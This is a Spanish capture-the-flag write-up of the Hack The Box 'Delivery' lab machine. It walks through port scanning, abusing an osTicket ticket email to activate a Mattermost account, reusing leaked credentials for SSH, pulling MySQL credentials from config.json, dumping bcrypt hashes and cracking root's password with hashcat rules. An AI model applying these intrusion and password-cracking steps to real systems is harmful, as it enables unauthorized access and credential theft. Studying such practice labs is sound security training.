

1. Enumeración.

Realizamos un PING a la máquina víctima para comprobando su TTL. A partir del valor devuelto, nos podemos hacer una idea del sistema operativo que tiene. En este caso podemos deducir que se trata de una máquina Linux.

```
(root@kali)-[~/home/kali/HTB/delivery]
└─# ping -c 1 10.10.10.222
PING 10.10.10.222 (10.10.10.222) 56(84) bytes of data:
64 bytes from 10.10.10.222: icmp_seq=1 ttl=63 time=37.9 ms

--- 10.10.10.222 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.948/37.948/37.948/0.000 ms

(root@kali)-[~/home/kali/HTB/delivery]
└─#
```

Realizamos un escaneo exhaustivo de los puertos abiertos, con sus correspondientes servicios y versiones asociados.

```
!nmap scan report for 10.10.10.222
Host is up (0.439s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10-debian2 (protocol 2.0)
ssh-hostkey:
  2048 3c48f4859b01acac8ebc0c19518ae27 (RSA)
  256 5a8cc03b9976552e8e6cf4b950761789 (ECDSA)
  256 0790f7489ea2f27638f04202353a808c (ED25519)
80/tcp    open  http     nginx 1.14.2
_ftp_     open  ftp      vsftpd 3.0.2
_nginx_   open  unknown
Fingerprint-strings:
  OpenSSH, MySQL, HTTPSRequest, SSLSessionReq, TerminalServerCookie:
HTTP/1.1 400 Bad Request
Content-Type: text/plain; charset=utf-8
Connection: close
Request:
  GET / HTTP/1.1
  User-Agent: curl/7.68.0
  Host: 10.10.10.222
  Accept: */*
  Accept-Encoding: gzip, deflate
  Accept-Language: en
  Connection: close
  Content-Type: text/html; charset=utf-8
  Content-Length: 3108
  Content-Security-Policy: frame-ancestors self; script-src 'self' cdn.rudderlabs.com
  Last-Modified: Sun, 08 Nov 2022 08:59:48 GMT
  X-Frame-Options: SAMEORIGIN
  X-Request-Id: cggizap3yotj3toctoykmcw
  X-Version-Id: 5.08.0.1.20.1.57f31b8890f01d99d8af0176d4bbaaa.false
Date: Sun, 08 Nov 2022 08:59:35 GMT
<doctype html html lang=en > <head <meta charset=utf-8 > <meta name=viewport content=width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0 > <meta name=robots content=noindex,nofollow > <meta name=referrer content=no-referrer > <meta http-equiv=x-ua-compatible content=yes > <meta name=application-name content=Matrimost > <meta name=format-detection content=telephone=no > </head >
</html>
HTTP/1.0 405 Method Not Allowed
Date: Sun, 08 Nov 2022 08:59:37 GMT
Content-Length: 0
service unrecognized despite returning data. If you know the service version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service
```

Comprobamos el LaunchPad de la versión del SSH y vemos que estamos ante una versión Sid de Debian.



Overview Code Bugs Blueprints Translations Answers

openssh 1:7.9p1-10+deb10u2 source package in Debian

Changelog

```
openssh (1:7.9p1-10+deb10u2) buster; urgency=medium

* Apply upstream patch to deny (non-fatally) ipc in the seccomp sandbox,
  fixing failures with OpenSSL 1.1.1d and Linux < 3.19 on some
  architectures (closes: #946242). Note that this also drops the previous
  change to allow ipc on s390, since upstream has security concerns with
  that and it doesn't currently seem to be needed.

-- Colin Watson <email address hidden> Fri, 31 Jan 2020 20:55:34 +0000
```

Upload details

Uploaded by: Debian OpenSSH Maintainers on 2020-02-08
Uploaded to: Sid

Revisamos las tecnologías que usa el servicio web que corre por el puerto 80. Conseguimos la información de una dirección de email.


```
(root@kali)~/home/kali/HTB/delivery
# whatweb http://10.10.10.222
http://10.10.10.222 [200 OK] Country[RESERVED][ZZ], Email[jane@untitled.tld], HTML5, HTTPServer[nginx/1.14.2], IP[10.10.10.222], JQuery, Script, Title[Welcome], nginx[1.14.2]
```

2. Análisis de vulnerabilidades


Vamos a revisar con Nikto, si encontramos alguna información de interés.

```
(root@kali)~/home/kali/HTB/delivery
# nikto -h http://10.10.10.222
- Nikto v2.1.6
-----
+ Target IP: 10.10.10.222
+ Target Hostname: 10.10.10.222
+ Target Port: 80
+ Start Time: 2022-11-06 11:11:32 (GMT1)
-----
+ Server: nginx/1.14.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7863 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time: 2022-11-06 11:17:34 (GMT1) (362 seconds)
-----
+ 1 host(s) tested
```

Mientras revisamos la web en nuestro navegador, y vemos un link (<http://helpdesk.delivery.htb>).




Adicionalmente, si pulsamos sobre “Contact US”, nos da la información de otra url (<http://delivery.htb:8065>).



Por lo que dice el mensaje, parece que primero deberemos darnos de alta. Primero introducimos ambos fqdn en nuestro fichero hosts.

```
Archivo Acciones Editar Vista Ayuda
GNU nano 6.4
127.0.0.1 localhost
127.0.1.1 kali
10.10.10.222 helpdesk.delivery.htb delivery.htb
```

Abrimos la URL <http://helpdesk.delivery.htb> a ver qué nos encontramos.



Vemos que usa la tecnología osTicket. Vamos a ver de qué se trata.

osTicket es un sistema de tickets de asistencia de código abierto. Dirige las consultas creadas a través de correo electrónico, formularios web y llamadas telefónicas hacia una plataforma de asistencia al cliente sencilla, fácil de usar y multiusuario basada en la web.

Parece que podemos crear un ticket como usuario invitado. Nos proporcionan un correo para poder enviar información adicional del ticket.

SUPPORT CENTER
Support Ticket System

Guest User | [Sign In](#)

[Support Center Home](#) [Open a New Ticket](#) [Check Ticket Status](#)

Support ticket request created

test,

You may check the status of your ticket, by navigating to the Check Status page using ticket id: 1358049.

If you want to add more information to your ticket, just email 1358049@delivery.htb.

Thanks,
Support Team

Looking for your other tickets?
[Sign In](#) or [register for an account](#) for the best experience on our help desk.

asdasd #4388057 [Print](#) [Edit](#)


Basic Ticket Information		User Information	
Ticket Status:	Open	Name:	Test
Department:	Support	Email:	test@prueba.com
Create Date:	11/8/22 2:36 PM	Phone:	(914) 567-8965 x555

test posted 11/8/22 2:36 PM

test

3. Explotación y acceso.

Revisamos la web de Mattermost e intentamos crearnos un usuario. Como requeriré de una activación, vamos a aprovecharnos de la funcionalidad de osTicket para realizar dicha validación. Ponemos el correo electrónico del ticket que nos hemos creado anteriormente de prueba.



Mattermost

All team communication in one place, searchable and accessible anywhere

Let's create your account

Already have an account? [Click here to sign in.](#)

What's your email address?

This connection is not secure. Logins entered here could be compromised. [Learn More](#)


[View Saved Logins](#)


You can use lowercase letters, numbers, periods, dashes, and underscores.

Choose your password


[Create Account](#)

Consultamos el ticket, en la aplicación de osTicket y vemos que nos ha añadido la información del correo. Pulsamos sobre el link, para activar nuestro usuario.


 **Looking for your other tickets?**
[Sign In](#) or [register for an account](#) for the best experience on our help desk.

 **test #5145162** Print Edit


Basic Ticket Information		User Information	
Ticket Status:	Open	Name:	Test
Department:	Support	Email:	test@test.es
Create Date:	11/8/22 2:24 PM	Phone:	914567895 x456


 **test** posted 11/8/22 2:24 PM


---- Registration Successful ---- Please activate your email by going to: http://delivery.htb:8065/do_verify_email?token=qydwmpdyjd7a7qw3fef9818du8f4js7exm8i5p6ppd9h5i3dsby7m6i87o8bt1gj&email=5145162%40delivery.htb) ----- You can sign in from: ----- Mattermost lets you share messages and files from your PC or phone, with instant search and archiving. For the best experience, download the apps for PC, Mac, iOS and Android from: <https://mattermost.com/download/#mattermostApps> (<https://mattermost.com/download/#mattermostApps>)


Created by  **test** 11/8/22 2:24 PM

Validado el email, accedemos a la web de Mattermost. Según entramos, vemos lo que parece las credenciales de acceso al servidor. Adicionalmente, nos informas que se está reutilizando variantes de una contraseña.

 **System** 3:25 PM
@root joined the team.

 **System** 3:28 PM
@root updated the channel display name from: Town Square to: Internal

 **root** 3:29 PM
@developers Please update theme to the OSTicket before we go live. Credentials to the server are [maildeliverer:Youve_G0t_Mail!](#)
Also please create a program to help us stop re-using the same passwords everywhere.... Especially those that are a variant of "PleaseSubscribe!"
(edited)

 **root** 4:58 PM
PleaseSubscribe! may not be in RockYou but if any hacker manages to get our hashes, they can use hashcat rules to easily crack all variations of common words or phrases.
(edited)

Today

Usuario: maildeliverer

Clave: Youve_G0t_Mail!

Probamos las credenciales obtenidas y ganamos acceso a la máquina.

```
(root@kali)-[~/home/kali/HTB/delivery]
└─# ssh maildeliverer@10.10.10.222
maildeliverer@10.10.10.222's password:
Linux Delivery 4.19.0-13-amd64 #1 SMP Debian 4.19.160-2 (2020-11-28) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 5 06:09:50 2021 from 10.10.14.5
maildeliverer@Delivery:~$
```

4. Escalada de privilegios

Realizamos un reconcomiendo básico. Comprobamos a qué grupos pertenecemos.

```
maildeliverer@Delivery:/opt/mattermost/config$ id
uid=1000(maildeliverer) gid=1000(maildeliverer) groups=1000(maildeliverer)
```

Vamos a ver si tenemos algun permiso de "sudoer".

```
maildeliverer@Delivery:/opt/mattermost/config$ sudo -l
[sudo] password for maildeliverer:
Sorry, try again.
[sudo] password for maildeliverer:
Sorry, user maildeliverer may not run sudo on Delivery.
```

Buscamos ficheros con SUID establecido.

```
maildeliverer@Delivery:/opt/mattermost/config$ find / -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/su
/usr/bin/chfn
/usr/bin/mount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/fusermount
```

Comprobamos si podemos abusar de alguna capability.

```
maildeliverer@Delivery:/opt/mattermost/config$ getcap -r / 2>/dev/null
maildeliverer@Delivery:/opt/mattermost/config$
```

Hasta ahora no hemos visto nada interesante. Revisamos los directorios de las aplicaciones, por si hubiera ficheros de configuración donde obtener credenciales. Buscamos donde se aloja la aplicación Mattermost.

```
maildeliverer@Delivery:/opt/mattermost/config$ find / -name mattermost 2>/dev/null
/opt/mattermost
/opt/mattermost/bin/mattermost
/var/lib/mysql/mattermost
```

Dentro del directorio /opt/mattermost/, hay un directorio config. En él hay un fichero llamado config.json. Miramos si tiene algun tipo de credencial.

```
maildeliverer@Delivery:/opt/mattermost/config$ cat config.json | grep user
"TeammateNameDisplay": "username",
"DataSource": "mmuser:Crack_The_MM_Admin_PW@tcp(127.0.0.1:3306)/mattermost?charset=utf8mb4,utf8\u0026readTimeout=30s\u0026writeTimeout=30s",
```

Clave: mmuser:Crack_The_MM_Admin_PW

Las claves obtenidas, son de acceso a MySQL. Vamos a revisar las BBDD y tablas. Conseguimos una serie de hashes.

```
MariaDB [mattermost]> select Username, Password from Users;
+-----+-----+
| Username | Password |
+-----+-----+
| test     | $2a$10$rB9CwwhF4jPHlhUrU./00cmg.94aktJvPrf7osB0ex3YEFskFKGG |
| surveybot |          |
| c3ecacacc7b94f909d04dbfd308a9b93 | $2a$10$u5815SIBe2Fq1FZlv9S8I.VjU3zeSPBrIEg9wvpiLaS7ImuiItEiK |
| 5b785171bfb34762a933e127630c4860 | $2a$10$3m0quyyvCE8Z/R1gFcCOW06tEj6FtqtBn8fRAXQXmaKmg.HDGpS/G |
| root     | $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0 |
| ff0a21fc6fc2488195e16ea854c963ee | $2a$10$RnJsISTLc9W3iUcUgg11KOG9vqAED24CQcQ8zvUm1Ir9pxS.Pduq |
| channelexport |          |
| 9ecfb4be145d47fda0724f697f35ffaf | $2a$10$s.cLPSjAVgawG0JwB7vrqenPg2lrDt0ECRtjwWah0zHfq1CoFyFqm |
+-----+-----+
```

Guardamos el hash del usuario root en un fichero e intentamos identificar el tipo de hash.

```
(root@kali)-[~/home/kali/HTB/delivery]
# hashid '$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0'

Analyzing '$2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v0EFJwgjj0'
[+] Blowfish(OpenBSD)
[+] Woltlab Burning Board 4.x
[+] bcrypt
```

Tal y como vimos anteriormente, parece que se usan variantes de la contraseña "PleaseSubscribe!". Vamos a crearnos un diccionario, con el que intentaremos romper el hash de root.

```
(root@kali)-[~/home/kali/HTB/delivery]
# hashcat --stdout passwd.txt -r /usr/share/hashcat/rules/best64.rule > diccionario.txt
```

Ahora que tenemos el tipo de hash, con el diccionario que nos construimos anteriormente, vamos a usar hashcat para intentar romperlo.

```
(root@kali)-[~/home/kali/HTB/delivery]
# hashcat -m 3200 --force -a 0 hash.txt diccionario.txt
hashcat (v6.2.6) starting
```

```
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target.....: $2a$10$VM6EeymRxJ29r8Wjkr8Dtev00.1STWb4.4ScG.anuu7v ... Jwgjj0
Time.Started....: Wed Nov 9 09:53:00 2022, (2 secs)
Time.Estimated...: Wed Nov 9 09:53:02 2022, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (diccionario.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 12 H/s (4.94ms) @ Accel:2 Loops:16 Thr:1 Vec:1
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 24/77 (31.17%)
Rejected.....: 0/24 (0.00%)
Restore.Point...: 20/77 (25.97%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1008-1024
Candidate.Engine.: Device Generator
Candidates.#1....: PleaseSubscribe!21 → PleaseSubscribe!69
Hardware.Mon.#1..: Util: 95%
```

Clave: PleaseSubscribe!21

Con las credenciales conseguidas, intentamos conectarnos por SSH y no parecen funcionar. Puede que el SSH esté restringido para el acceso con root. Intentamos convertirnos como root, dentro de la propia máquina.

```
maildeliverer@Delivery:/opt/mattermost/config$ su
Password:
root@Delivery:/opt/mattermost/config# whoami
root
```